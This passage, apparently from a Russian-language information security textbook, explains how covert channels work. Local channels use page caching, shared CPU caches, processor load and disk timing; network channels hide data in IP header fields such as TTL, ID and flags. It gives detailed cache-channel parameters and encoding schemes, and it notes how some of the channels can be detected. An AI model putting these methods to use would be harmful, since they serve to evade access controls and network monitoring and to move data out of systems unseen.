Как было отмечено, необходимым и достаточным условием организации скрытого канала взаимодействия двух субъектов является наличие возможности отправителя производить изменения в видимом пространстве получателя. В таком случае говорят, что существует скрытый канал от отправителя к получателю.

В общем случае организацию скрытого канала в системе обработки информации можно представить в качестве последовательного взаимодействия субъектов на различных логических уровнях. Учитывая тот факт, что состав современных систем обработки информации довольно однообразен, можно условно выделить два уровня абстракции, способных обеспечить скрытое взаимодействие: локальный и сетевой.

На первом, локальном уровне, рассматривается взаимодействие субъектов, происходящее в рамках одной рабочей станции.

В качестве субъектов здесь обычно выступают различные системные процессы. Целью организации скрытого канала на данном уровне является обеспечение взаимодействия между процессами в обход действующих политик безопасности, контролируемых системами разграничения доступа.

Второй, сетевой уровень, подразумевает взаимодействие субъектов, представленных в качестве узлов одного или различных сегментов сети. Субъектами данного уровня могут являться рабочие места пользователей, различные сетевые серверы и т.д. Организация скрытого канала в этом случае подразумевает организацию скрытого сетевого взаимодействия в обход существующих средств сетевого контроля (межсетевых экранов, систем анализа трафика и др.).

Рассматривая локальные скрытые каналы необходимо иметь представление о средствах обеспечения защиты на локальном уровне. В настоящее время бытует неверное предположение о том, что адекватная степень защиты может быть достигнута на прикладном уровне (с помощью приложений) совместно с механизмами защиты, существующими в основных современных операционных системах. Как бы то ни было, основой защиты ресурсов являются механизмы контроля доступа, обеспечивающие разграничение доступа субъектов к защищаемым информационным и техническим ресурсам — объектам.

Существует множество моделей, обеспечивающих управление доступом. Общим подходом для всех таких моделей является разделение множества сущностей, составляющих систему, на множества объектов и субъектов. Безопасность обработки информации обеспечивается путем решения задачи управления доступом субъектов к объектам в соответствии с заданным набором правил и ограничений, которые образуют политику безопасности. Можно выделить три основные модели управления доступом к объектам: *мандатную*, *дискреционную* и *ролевую*.

Эти модели лежат в основе большинства существующих систем контроля доступа (rwx-UNIX, SELinux, SMACK, AppArmor, RSBAC, grsecurity и др.). Каждая из таких систем в соответствии с

реализованной моделью полностью решает задачу разграничения доступа между субъектами и объектами. Различия между ними заключаются лишь в некоторых аспектах, касающихся идеологии построения системы и сложности администрирования. Таким образом, можно утверждать, что в рамках современных информационных систем полностью решена задача разграничения доступа.

С другой стороны, любая система построена на основании некоторой модели взаимодействия. И учитываются в ней только те субъекты и объекты, которые предусмотрены реализованной моделью. Очевидно, что не существует моделей, полностью соответствующих реальности. Поэтому можно утверждать наличие таких сущностей, взаимодействие между которыми не будет контролироваться системой контроля доступа. Например, в моделях разграничения доступа отсутствует понятие времени, что позволяет использовать временные последовательности различных событий в качестве кодовых последовательностей. Задачей построения скрытого канала в данном случае является поиск таких сущностей и организация взаимодействия между ними.

Использование общих ресурсов для организации скрытых каналов является основным направлением развития рассматриваемой предметной области. Наличие общих ресурсов означает то, что у субъектов есть возможность организовать взаимодействие. В современных системах обработки информации в качестве общих системных ресурсов на локальном уровне выступают аппаратное и программное обеспечение.

Действительно, аппаратное обеспечение конкретного компьютера представляет собой общий ресурс для установленного ПО. Программное обеспечение, в свою очередь, также может являться общим ресурсом для работающих в системе пользователей (например, ядро ОС). Важнейшей функцией операционной системы является организация рационального использования аппаратных и программных ресурсов информационной системы. Знание механизмов управления ресурсами, реализованными в операционных системах, позволяет проводить сравнительный анализ и оценку их характеристик.

Работая в системе, каждый пользователь представлен соответствующим ему процессом (процессами). Процесс – часть операционной системы, функционирующей под управлением аппаратного обеспечения. Функционально операционную систему можно считать сложным недетерминированным конечным автоматом, будущее состояние которого зависит от текущего состояния и входных данных – действий пользователя и реакций на различные аппаратные исключения.

Таким образом, будущее внутреннее состояние операционной системы зависит в том числе от текущих действий пользователя (т.е. какого-то процесса). Обладая способностью получать необходимую информацию о текущем внутреннем состоянии операционной системы, злоумышленник может использовать такую возможность для построения скрытого канала. То же самое можно предположить в отношении аппаратного обеспечения. Таким образом, можно выделить следующие базовые механизмы организации скрытых локальных каналов:

- использование общих аппаратных ресурсов;
- использование общих программных ресурсов.

В основе сетевых скрытых каналов лежит скрытое сетевое взаимодействие субъектов. Сетевые скрытые каналы позволяют обходить различные сетевые системы контроля доступа, мониторинга и сбора статистики, так как подобные системы зачастую не могут оценить внутреннюю природу проходящих через них потоков данных.

Большая часть сетевых скрытых каналов базируются на концепции туннелирования. Это механизм, позволяющий инкапсулировать один протокол внутри другого. Таким образом, произвольные данные могут передаваться внутри авторизованных потоков данных. Однако такой метод организации сетевых скрытых каналов является наиболее распространенным, но не единственным.

Так как в основе современных вычислительных сетей лежит технология коммутации пакетов, использование сетей пакетной передачи данных для организации скрытых каналов накладывает очевидные ограничения. Поэтому инструментарий субъектов, пы-

тающихся наладить скрытое взаимодействие, включает в себя средства манипулирования пакетами данных, а именно:

- возможность управления содержимым пакетов;
- возможность управления статистическими характеристиками информационного потока (частота следования пакетов, распределение длин пакетов и т.д.).

В случае управления содержимым пакетов данных сами пакеты выступают в роли контейнеров. Передача данных представляет собой внедрение дополнительной информации в определенные места пакетов, вызывая при этом некоторые искажения этих пакетов. Но, как правило, эти искажения не влияют на передачу исходных данных. По сути, этот способ является аналогом цифровой стеганографии. Внедрение дополнительной информации в пакеты данных зачастую возможно благодаря существованию неопределенности в описаниях сетевых протоколов, а также наличию в них избыточности.

Управление статистическими характеристиками информационного потока позволяет организовывать скрытую передачу данных посредством воздействия на различные свойства потока данных. Передача данных в этом случае представляет собой процесс организации таких воздействий с одной стороны и их детектирование с другой.

При передаче данных по сетевому скрытому каналу может быть использован уже существующий информационный поток. В этом случае, если скрытая передача не сопряжена с генерацией трафика, такой канал называют пассивным. Если же в процессе передачи данных происходит генерация трафика, то такой канал будет активным.

5.6. Методы организации локальных скрытых каналов

При организации скрытых каналов в качестве основных общих аппаратных ресурсов могут выступать такие неотъемлемые элементы любой современной вычислительной системы, как центральный процессор (CPU), оперативная память (RAM) и

дисковая память (HDD). Конечно, существуют и другие аппаратные ресурсы (видеоадаптеры, сетевые карты и т.д.), использование которых также возможно. Для иллюстрации возможностей использования различных аппаратных ресурсов систем в целях организации скрытых взаимодействий рассмотрим несколько примеров.

Как известно, в системах со страничной организацией основная и внешняя память (главным образом дисковое пространство) делятся на блоки или страницы фиксированной длины. Каждому пользователю предоставляется адресное пространство, которое может превышать основную память компьютера, и ограничено только возможностями адресации, заложенными в системе команд. Эта часть адресного пространства называется виртуальной памятью.

Управление различными уровнями памяти осуществляется специальной подсистемой ядра операционной системы, которое следит за распределением страниц и оптимизирует обмены между этими уровнями. При страничной организации памяти смежные виртуальные страницы не обязательно должны размещаться на смежных страницах основной физической памяти. Некоторые особенности механизмов организации страничного управления могут представлять серьезную угрозу с точки зрения возможности построения скрытых каналов.

Пусть, например, существуют два процесса, не имеющих возможности произвести обмен информацией в рамках существующей политики безопасности. Пусть каждый из двух процессов используют более половины доступной оперативной памяти; пусть операционная система применяет LRU (last-recently-used) стратегию страничного замещения.

Для передачи единицы процессу-отправителю необходимо последовательно прочитать всю принадлежащую ему память. Для передачи нуля ему следует в течение этого же промежутка времени выполнять пустой цикл без каких-либо дополнительных операций с памятью.

Процесс-получатель замеряет время, требуемое для полного чтения всей принадлежащей ему памяти. Если процессом-

отправителем была передана единица, то во время этого действия операционной системе потребовалось высвободить часть страниц памяти, принадлежащих процессу-получателю. Время, необходимое для чтения, будет пропорционально дисковой активности, которая, в свою очередь, будет зависеть от действий процесса-отправителя.

В основе данной схемы лежит использование механизма *кэширования (caching)* страниц памяти операционной системой. Вообще, кэширование данных находит широкое применение в современных вычислительных системах. Кэширование памяти, кэширование внешних накопителей, кэширование WEB-страниц, кэширование результатов работы программ – вот далеко не полный список приложений кэширования.

Благодаря кэшированию достигается значительное увеличение производительности при решении большинства повседневных вычислительных задач. Однако у данного способа оптимизации есть и своя обратная сторона. *Кэширование небезопасно с точки зрения организации скрытых каналов!*

В подтверждение сказанному можно привести пример организации скрытого канала передачи информации между двумя процессами с использованием особенности реализации многопоточности на процессорах Intel Pentium4 HT (Hyper-Threading). Так, два потока, выполняясь на каждом процессоре, разделяют не только операционные блоки, но также и доступ к кэш-памяти [76].

Кэш данных процессора Pentium4 *L*1 состоит из 128 линий по 64 байта, организованных в 32 четырехнаправленных ассоциативных набора. Этот кэш является целиком и полностью разделяемым между двумя потоками. По существу, каждый из 32 кэш-наборов функционирует схожим образом с описанной системой страничной организации. Потоки не могут взаимодействовать напрямую, путем записи данных в кэш, однако они могут взаимодействовать посредством принудительного выталкивания данных друг друга из кэша.

Скрытый канал может быть образован следующим образом. Отправитель выделяет массив размером 2048 байт. Процесс от-

правки 32-битного слова включает в себя выполнение операций доступа для каждого 64-го байта исходного массива, в случае если соответствующий бит передаваемого слова установлен.

Для получения данных получателю в данном случае необходимо выделить массив размером 8192 байта и периодически измерять время, затрачиваемое на чтение каждого из следующих байтов: 64*i*, 64*i* + 2048, 64*i* + 4096, 64*i* + 6144, для каждого *i* от 0 до 31. Каждый произведенный процессом-отправителем доступ к памяти вытесняет соответствующую линию кэша процесса-получателя, что приводит к повторной загрузке данных из кэша *L*2. Это вносит дополнительную задержку (около 30 циклов). Измерение такой задержки производиться с помощью инструкции *RDTSC* (Read Time-Stamp Counter).

Полученные авторами работы результаты свидетельствуют о том, что на передачу 32 битов данных уходит интервал, приблизительно равный 5000 циклам процессора. Доля ошибок в этом случае составляет около 25 %. Применяя какой-либо подходящий алгоритм исправления ошибок, можно организовать скрытую передачу данных со скоростью порядка 400 Кб/с (при частоте процессора 2.8 ГГц).

Несмотря на некоторые затруднения, схожим образом можно использовать и *L*2 кэш. Кеш *L*2 процессора Pentium 4 состоит из 4096 линий по 128 байт, организованных в 512 восьминаправленных наборах. Несмотря на это, *TLB* (Translation Look-aside Buffer) данных содержит только 64 элемента, необходимых для отображения адресов половины кэшируемых данных. Как результат, деятельность процесса-отправителя, работающего в соответствии с предложенной ранее схемой, будет вести к появлению дополнительных расходов, связанных с *TLB*-промахами, по крайней мере, при некоторых обращениях к памяти. Чтобы исключить влияние этого фактора на точность измерений, следует прибегнуть к использованию гарантированного увеличения расходов, связанных с *TLB*-промахом, путем осуществления доступа к каждой из 128 страниц (512/4) до возвращения к первой странице и организации доступа ко второй линии кэша, которую она содержит. Так как за-

писи *TLB* будут периодически обновляться, все же будут возникать дополнительные кэш-промахи, связанные с тем, что память, содержащая страничные таблицы, будет периодически перезагружаться в кэш. Однако это будет оказывать влияние лишь на небольшое количество линий кэша, оставляя большую его часть пригодной для организации скрытого канала.

Все же, несмотря на наличие дополнительных трудностей, данный кэш может быть приспособлен для скрытой передачи данных. Более низкая пропускная способность *L*2, увеличенный по сравнению с *L*1 размер, а также наличие различных «шумов», связанных с *TLB*-промахами и предвыборкой инструкций (*L*2 кэш является общим кэшем как для данных, так и для инструкций) – все это уменьшает пропускную способность возможных скрытых каналов. По оценкам авторов статьи, приблизительно 350000 циклов (на той же системе) требуется для передачи 512 бит данных с долей ошибок 25 %. Это соответствует каналу в 100 кБ/с.

Несмотря на меньшую пропускную способность, использовать *L*2 для организации скрытых каналов оказывается много интереснее, чем *L*1. В системах без симметричной многопоточности, т.е. в системах, использующих контекстное переключение, содержимое кэша *L*1 полностью замещается при выполнении переключения контекстов, тогда как содержимое *L*2, ввиду его большого размера, часто остается не полностью замещенным. Это дает основание предполагать возможность построения скрытых каналов с пропускной способностью в несколько бит на переключение контекста. Добиться увеличения пропускной способности можно за счет повышения частоты переключения процессов, достигаемого использованием POSIX-механизма *sched_yield(2)*.

Традиционным считается метод организации скрытого взаимодействия с использованием величины загрузки процессора. В качестве общего ресурса здесь выступает такой интегральный показатель как совместное использование процессора всеми выполняющимися задачами. При этом необходимо понимать, что естественное состояние процессора – это состояние исполнения команд. Поэтому понятие загрузки процессора в данном случае

предполагает количественную характеристику процессорного времени, затраченного на выполнение пользовательских процессов по отношению ко времени его простоя. Время простоя представляет собой такое время, которое не было затрачено на выполнение этих процессов. То есть, по сути, является временем, расходуемым операционной системой на свои собственные внутренние нужды (организация ввода/вывода, обработка прерываний и исключений, реализация переключения процессов и т.д.).

Для организации скрытого канала в этом случае необходимо обладать возможностью влиять на загрузку процессора, с одной стороны, и возможностью измерять текущее состояние загрузки, с другой. Таким образом, может быть достигнуто информационное взаимодействие между процессами. Используемый принцип называется *модуляцией*. Под этим понимается управление информационным параметром сигнала в соответствии с передаваемым сообщением.

При модуляции выполняется преобразование информационного сигнала (сообщения) и сигнала-переносчика в один модулированный сигнал. Для выделения сообщения на принимающей стороне необходимо выполнить обратное преобразование (*демодуляцию*). В зависимости от вида, функциональной формы и числа параметров сигнала-переносчика и информационного сигнала варьируются свойства различных методов модуляции, а именно, вид и ширина спектра сигнала, устойчивость к воздействию помех и т.д.

Известно, что при отсутствии сложных ресурсоемких вычислений средняя загрузка процессора обычной системы невелика. Процессорное время в основном расходуется на выполнение штатных задач операционной системы. Обычно большинство выполняемых процессов находятся в состоянии ожидания данных или событий и поэтому не вносят вклада в общий показатель загрузки. Поэтому функцию загрузки процессора можно использовать как функцию-переносчика.

Для кодирования информации можно применить метод кодирования с возвратом к нулю (RZ - Return-to-zero code). Пусть,

например, уровню нуля соответствует уровень 70 % максимальной загрузки. Тогда логическая единица может представлять собой изменение с 70 до 90 % в первой половине периода, и изменение с 90 до 70 % во второй. По аналогии, логический нуль может представлять собой изменение с 70 до 50 % в первой половине периода, и изменение с 50 до 70 % во второй.

Такой метод кодирования обладает существенным преимуществом – он не требует синхронизации, что упрощает процесс как модуляции, так и демодуляции. В этом случае для отправителя и получателя доступ к единому источнику синхронизации не требуется. Как и в предыдущих примерах, данный канал является действительно скрытым. Ни одна из систем контроля доступа не принимает в рассмотрение возможность взаимодействия субъектов таким образом! Все это вновь свидетельствует об ограниченности существующих систем защиты.

Схожим образом можно использовать временные параметры доступа к данным жесткого диска. Выполняющиеся процессы способны взаимно влиять на результат операций чтения/записи на диск. В основе этого лежит принцип организации подсистемы ввода/вывода блочных устройств, на основании которого операции, запрашиваемые пользователями (чтение, запись), не выполняются мгновенно, а планируются в соответствии с активной политикой ввода/вывода.

Так, чтение одного блока данных первым процессом может оказывать влияние на чтение другого блока вторым процессом. С помощью модуляции снова оказывается возможным организовать скрытое взаимодействие процессов, используя в качестве функции-переносчика функцию времени доступа к данным на диске.

Применение методов модуляции дает необозримые просторы для организации скрытых каналов. Достаточно осознать широкий класс возможных функций-переносчиков, чтобы представить мощь, исходящую от их применения. Загрузка различного рода устройств, пропускная способность каналов, количество свободной оперативной памяти, время операций ввода/вывода –

вот далеко не полный перечень возможных объектов применения данного подхода.

Подводя итог рассмотренным в данном разделе методам организации скрытых каналов на локальном уровне, можно отметить их следующие характерные особенности:

- организация скрытых каналов основана на возможности одного субъекта производить изменения в видимом пространстве другого;
- существует возможность использовать как программные, так и аппаратные ресурсы;
- кэширование как способ повышения эффективности выполнения операций в современных системах потенциально опасно с точки зрения возможности организации скрытых каналов;
- применение модуляции для передачи данных расширяет множество потенциально опасных объектов;
- существующие системы контроля доступа не способны предоставить эффективную защиту от скрытых каналов.

Описанные механизмы организации локальных скрытых каналов лежат в основе методов организации скрытого взаимодействия процессов в обход существующих политик безопасности. Именно этому вопросу были посвящены ранние исследования в области скрытых каналов. И связано это главным образом с уровнем развития техники того времени, когда вычислительные системы представляли собой большие многопользовательские ЭВМ. В настоящее время, когда компьютеры стали значительно дешевле, стало возможным приобретение специального компьютера для каждого отдельного уровня безопасности. Такой подход дает возможность снизить уровень опасности, исходящий от возможности существования локальных скрытых каналов, возникающих в основном из-за разделения локальных ресурсов. Использование физического разделения данных и процесса их обработки стало возможно благодаря организации вычислительных сетей. Сеть в данном случае выступает в роли среды, связывающей ресурсы.

Так как каждый компьютер обрабатывает данные определенного уровня безопасности, локальные скрытые каналы отходят на второй план. Основной проблемой становятся скрытые каналы, образуемые в результате взаимодействия различных узлов сети в обход действующих сетевых систем контроля доступа, мониторинга и сбора статистики.

5.7. Методы организации сетевых скрытых каналов

В настоящее время создание и развитие отечественных компьютерных технологий характеризуется широким применением зарубежного технического и программного обеспечения, как общесистемного, так и специального. При этом в основу межсетевого взаимодействия положено применение стека протоколов TCP/IP, разработанного по инициативе Министерства Обороны США более 20 лет назад для связи экспериментальной сети Arpanet с другими сетями, как набор общих протоколов для разнородной вычислительной среды. Однако, несмотря на то, что разработка TCP/IP финансировалась Министерством Обороны США, данный стек протоколов не обладает абсолютной защищенностью и допускает различные типы сетевых атак. Помимо этого, при осуществлении сетевых атак злоумышленник имеет возможность использовать уязвимости, заключающиеся в недостаточно продуманной реализации данного протокола для конкретной определенной операционной системы. Ввиду повсеместной широкой распространенности TCP/IP существует большое количество способов организации скрытых каналов с использованием этих протоколов.

Сетевая модель OSI (модель взаимосвязи открытых систем — Open Systems Interconnection reference model) — абстрактная модель для сетевых коммуникаций и разработки сетевых протоколов. Она представляет уровневый подход к сети. Каждый уровень обслуживает свою часть процесса взаимодействия. Благодаря такой структуре совместная работа сетевого оборудования и программного обеспечения становится гораздо проще и понятнее. Хотя в

настоящее время основным используемым семейством протоколов является TCP/IP, его разработка не была связана с моделью OSI.

Протоколы стека TCP/IP распределены по уровням модели OSI, каждый из которых независимо от других выполняет определенную задачу по доставке данных пользователя. Ни один из протоколов стека TCP/IP не относится к уровню доступа к среде передачи, но данный уровень принято включать в стек как неотъемлемую составляющую межсетевого взаимодействия. Таким образом, протоколы стека TCP/IP распределены по четырем уровням – топологии, межсетевому, транспортному и уровню приложений (табл. 5.2). Как будет показано далее, каждый из отмеченных уровней может быть использован для организации сетевых скрытых каналов.

Рассматриваемая модель сетевого скрытого канала (рис. 5.2) включает в себя:

- сеть передачи данных;
- взаимодействующих субъектов;
- субъектов службы безопасности, в задачу которых входит выявление неавторизированных сетевых взаимодействий.

Таблица 5.2

Взаимосвязь стека TCP/IP с моделью OSI

Модель OSI		TCP/IP
Прикладной уровень	*L*3	Уровень приложений
Уровень представления		
Сеансовый уровень	*L*2	Транспортный уровень (TCP и UDP)
Транспортный уровень		
Сетевой уровень	*L*1	Межсетевой уровень (IP)
Канальный уровень	*L*0	Уровень топологии
Физический уровень		



Рис. 5.2. Модель сетевого скрытого канала

Отправитель и получатель находятся в одной или различных сетях. Предполагается, что служба безопасности обладает исчерпывающей информацией о типе и характеристиках оборудования, которым располагает потенциальный отправитель, а также об установленном программном обеспечении. В состав службы безопасности могут входить современные средства контроля доступа, межсетевые экраны и т.д.

Цель отправителя осуществление передачи скрытого сообщения получателю способом, не вызывающим подозрения у службы безопасности. Учитывая все возможные ограничения, отправитель также пытается добиться:

- надежной передачи данных;
- достижения максимальной пропускной способности скрытого канала.

Взаимное расположение отправителя и получателя накладывает некоторые ограничения на используемые ими средства. Так, находясь в рамках одного сегмента сети, они могут применять методы любого из уровней (*L*0 - *L*3*)*. Межсегментное взаимодействие возможно лишь с применением методов уровней *L*1, *L*2 и *L*3. При этом не стоит забывать о допустимости использования отправителем и получателем различных слабых мест протоколов и их конкретных реализаций.

Простейшим методом организации скрытого канала в сетях пакетной передачи данных может быть метод, построенный на базе создания кодовых шаблонов в потоке данных. Пусть злоумышленник обладает возможностью изменять порядок следования пакетов и способен создавать определенные шаблоны в их последователь-

ности. Тогда, формируя определенные кодовые последовательности, он может скрытым образом передавать информацию.

Пусть, для примера, длина шаблона равна 4 пакетам. Длительность, в течение которой происходит распознавание шаблона, равна 1 мс. Кодирование информации с использованием поля длины пакета можно осуществить так, как показано на рис. 5.3:

- биту «1» соответствует шаблон «UDU»;
- биту «0» соответствует шаблон «DUD»;
- все остальные возможные шаблоны являются допустимыми и не несут никакой информационной нагрузки.



Рис. 5.3. Шаблоны кодирования информации с помощью длин пакетов

Для организации такого метода передачи данных, отправитель осуществляет непрерывную перестановку отправляемых пакетов заданному адресату в соответствии с установленными правилами. Получатель анализирует данный информационный поток на предмет обнаружения в нем известных шаблонов. Тем самым достигается скрытая передача информации от отправителя к получателю.

Несмотря на естественную ограниченность представленной схемы, все-таки не стоит пренебрегать возможностью ее использования. Стоит отметить, что получателем скрытой информации в данном случае может выступать любой транзитный узел на пути следования трафика.

Как было отмечено ранее, для организации скрытых каналов в сетях пакетной передачи данных используются два основных принципа, сутью которых являются возможность модификации содержимого пакетов данных и возможность управления свойствами информационного потока. Рассмотренный пример демонстрирует способ организации скрытого взаимодействия с ис-

пользованием управления свойствами информационного потока. Далее детально рассмотрены основные методы организации сетевых скрытых каналов с использованием сетей пакетной передачи данных на базе протоколов TCP/IP.

5.7.1. Скрытые каналы на основе протоколов TCP/IP

Стандарты TCP/IP опубликованы в серии документов RFC (Request for Comments). Документы RFC описывают внутреннюю работу сети Интернет. Некоторые RFC описывают сетевые сервисы или протоколы и их реализацию, в то время как другие обобщают условия применения. Стандарты TCP/IP всегда публикуются в виде документов RFC, но не все RFC определяют стандарты.

Большой вклад в развитие стека TCP/IP внес университет Беркли, реализовав протоколы стека в своей версии ОС UNIX. Широкое распространение ОС UNIX привело и к широкому распространению протокола IP и других протоколов стека. На этом же стеке работает всемирная информационная сеть Интернет, чье подразделение IETF (Internet Engineering Task Force) вносит основной вклад в совершенствование стандартов стека, публикуемых в форме спецификаций RFC.

Лидирующая роль стека TCP/IP объясняется многими его свойствами, в том числе тем, что:

- это завершенный, стандартный и одновременно самый популярный стек сетевых протоколов, имеющий многолетнюю историю;
- все современные операционные системы поддерживают стек TCP/IP;
- почти все большие сети передают основную часть своего трафика с помощью протокола TCP/IP;
- это гибкая технология для соединения разнородных систем как на уровне транспортных подсистем, так и на уровне прикладных сервисов.

В основе стека протоколов TCP/IP лежит маршрутизируемый сетевой протокол IP (Internet Protocol). Протокол IP (RFC 791) ис-

пользуется для ненадежной доставки данных (разделяемых на так называемые пакеты) от одного узла сети к другому. Это означает, что на уровне этого протокола (третий уровень сетевой модели OSI) не дается гарантий надежной доставки пакета до адресата. В частности, пакеты могут прийти не в том порядке, в котором были отправлены, оказаться поврежденными или не прибыть вовсе. Гарантии безошибочной доставки пакетов дают протоколы более высокого (транспортного) уровня сетевой модели OSI, например TCP, которые используют IP в качестве транспорта.

В современной сети Интернет используется IP четвертой версии, также известный как IPv4. В протоколе IP этой версии каждому узлу сети ставится в соответствие IP-адрес длиной 4 октета (иногда говорят «байта», подразумевая распространенный восьмибитовый минимальный адресуемый фрагмент памяти ЭВМ). При этом компьютеры в подсетях объединяются общими начальными битами адреса. Количество этих бит, общее для данной подсети, называется маской подсети.

В настоящее время вводится в эксплуатацию шестая версия протокола IPv6, которая позволяет адресовать значительно большее количество узлов, чем IPv4. Эта версия отличается повышенной разрядностью адреса, встроенной возможностью шифрования и некоторыми другими особенностями. Переход с IPv4 на IPv6 связан с трудоемкой работой операторов связи и производителей программного обеспечения и не может быть выполнен моментально. На начало 2007 г. в Интернете присутствовало около 760 сетей, работающих по протоколу IPv6. Для сравнения, в то же время в адресном пространстве IPv4 присутствовало более 203000, но сети IPv6 гораздо более крупные, нежели IPv4.

IP протокол

IP-пакет представляет собой форматированный блок информации, передаваемый по вычислительной сети. Соединения вычислительных сетей, которые не поддерживают пакеты, такие как традиционные соединения типа «точка-точка» в телекоммуникациях, просто передают данные в виде последовательности байтов, символов или битов. При использовании пакетного фор-

матирования сеть может передавать длинные сообщения более надежно и эффективно.

На рис. 5.4 приведена структура заголовка IP-пакета. Подробное описание полей заголовка IP-пакета дается в RFC791. Далее будет показано, что данный протокол отлично подходит для организации сетевых скрытых каналов.

Как известно, в ходе передачи по сети заголовок пакета претерпевает изменения. Этот факт дает возможность сокрытия информации в различных полях заголовка. Практически каждое поле может быть использовано для скрытой передачи данных, что делает IP протокол уязвимым к атакам с использованием скрытых каналов.

Поле «тип обслуживания», TOS. Восемь бит этого поля определяют параметры обслуживания данного пакета в процессе передачи. В настоящее время использование этого поля в соответствии со стандартом RFC791 редкость, в основном используется DiffServ, описанный в RFC2474.

На практике многие сети не поддерживают дисциплины обслуживания и не используют это поле по назначению. Поэтому существует потенциальная возможность использовать данное поле как контейнер для передачи данных [48].

Такой метод сокрытия информации достаточно просто выявляется службой безопасности на основании того факта, что если в данной сети не используются различные дисциплины обслуживания, это поле должно быть равным нулю. Любые отклонения от этого будут трактоваться как попытка несанкционированной передачи данных.

Поле «идентификатор», ID. Как определено в RFC791, IP идентификатор – это 16-битное значение, определяемое отправителем с целью обеспечения сборки фрагментов дейтаграммы. Данное поле используется для того, чтобы различать фрагменты, составляющие один пакет от фрагментов, составляющих другой пакет. Оно должно быть уникальным на протяжении всего того времени, в течение которого фрагменты пакета могут задерживаться в сети, что в общем случае непредсказуемо.

Не существует каких-либо стандартов, определяющих процесс выбора значение поля «идентификатор». Единственным необходимым условием выбора верного идентификатора является условие уникальности этого значения на протяжении всего того времени, пока происходит передача фрагментов одной дейтаграммы. Поэтому нет никаких запретов на использование в качестве идентификатора дейтаграммы любого, в том числе не случайного, значения.

Одна из схем внедрения данных в это поле описана в работе [27]. Следует отметить, что факт использования поля «идентификатор» для организации скрытой передачи данных может быть обнаружен в силу того, что на самом деле значения этого поля формируются в соответствии с алгоритмами генерации псевдослучайных чисел, реализованными в используемых ОС.

В работе [74] приведены схемы генерации значений поля «идентификатор» для ОС Linux 2.0/2.4/2.6 и OpenBSD. На основании анализа этих схем предложены методы противодействия атакам с использованием данного поля в качестве контейнера данных. Однако автор обозначенной работы все-таки отмечает возможность осуществления скрытой передачи данных с использованием поля «идентификатор».

Поле «флаги», FL. Данное поле имеет размер 3 бита и содержит в себе два флага: *DF* и *MF*. Флаг *DF* (Do Not Fragment) определяет, что данный пакет должен быть отброшен в случае невозможности его передачи без фрагментации. Флаг *MF* (More Fragments) определяет, является ли данный пакет последним фрагментом или нет.

Один бит поля «флаги» зарезервирован, что дает возможность использовать его в качестве однобитного контейнера. Для службы безопасности не составит труда пресечь такой способ скрытого обмена информацией – при нормальной работе значение этого бита должно быть постоянным.

В случае передачи нефрагментированной дейтаграммы, значение флага MF равно нулю, так же как и значение поля «смещение фрагмента». Это дает возможность использовать возникающую избыточность относительно значения флага DF. Этот флаг может

содержать как «0», так и «1», это не отражается на правильности обработки дейтаграмм [60].

В силу того, что истинное значение флага DF может быть однозначно определено на основании анализа пакета, обнаружение факта использования данного контейнера для скрытой передачи данных также не является сложной задачей.

Поле «смещение фрагмента», FO. Когда IP пакеты подвергаются фрагментации, каждый из фрагментов содержит некое значение в этом поле. Это позволяет хосту-получателю произвести дефрагментацию, т.е воссоздать оригинальный пакет из полученных фрагментов. При этом значение, содержащееся в поле «смещение фрагмента», определяет смещение этого фрагмента относительно начала пакета.

Организация скрытого канала в этом случае возможна с использованием модуляции смещений фрагментов, т.е. их размеров. Однако в реальности данный способ сокрытия информации будет достаточно просто обнаружить – достаточно некоторое время наблюдать за свойствами IP потока, ведь в большинстве сетей с функцией вычисления оптимального *MTU* (path MTU discovery) фрагментированные пакеты являются редкостью.

Поле «время жизни», TTL. В работах [101-103] предлагается метод организации скрытых каналов с помощью поля «время жизни». Исследовав краткосрочные зависимости значений TTL обычных информационных потоков от времени, авторы пришли к заключению, что существуют некоторые допустимые отклонения значений TTL на протяжении периода активности этих потоков. На основании полученных результатов авторами был разработан метод организации скрытого канала, обладающего характеристиками легального потока.

По причине модификации значения TTL при каждом переходе прямое использование поля TTL для передачи байта информации не представляется возможным. Вместо этого для кодирования информации используется уже известный принцип модуляции – биту «1» соответствует значение *high*-TTL, биту «0» – значение *low*-TTL. Два уровня TTL представляют собой два конкретных значе-

ния, определяемые отправителем на основании свойств основного потока. В качестве *high*-TTL отправитель выбирает начальное значение TTL, если он является также генератором основного потока, или наименьшее значение TTL перехваченного потока, если он находится на пути следования трафика. Значение *low*-TTL будет определено как *high*-TTL минус 1.

Получатель анализирует поток данных с различными значениями TTL и расшифровывает его по простой схеме: больший TTL соответствует «1», меньший – «0». Конечно, данная схема подвержена влиянию различного рода ошибок – выпадений, вставок, искажений значений. Однако, в случае применения корректирующих кодов, данный канал с успехом может быть использован для организации скрытой передачи информации.

Учитывая тот факт, что статистические свойства трафика, содержащего в себе скрытую информацию, не отличаются от свойств обычного, детектирование подобных скрытых каналов представляется нетривиальной задачей.

Поле «IP-адрес отправителя». Скрытый канал, основанный на использовании значения этого поля, может быть организован следующим образом. Пусть отправитель обладает возможностью подменять в отправляемых пакетах свой адрес на адрес из некоторого известного получателю множества адресов (*IP-spoofing*). Прием получателем пакета с одним из этих адресов будет означать получение определенного символа алфавита. Так для двух адресов получение пакета с одним из них может означать прием «0», получение пакета с другим – прием «1».

Для нейтрализации такого способа скрытого взаимодействия необходимо исключить возможность подмены IP-адресов отправителями.

Поле «параметры». Несмотря на то, что IP-пакеты очень редко содержат дополнительные опции, представленные эти полем, организация скрытого взаимодействия все же возможна. В [48] представлен способ организации скрытого канала с использованием опции временной отметки (IP-timestamp). Однако помимо того, что

такие пакеты достаточно легко обнаружить, они не могут делать более 20 переходов, что слишком мало для сети Интернет.

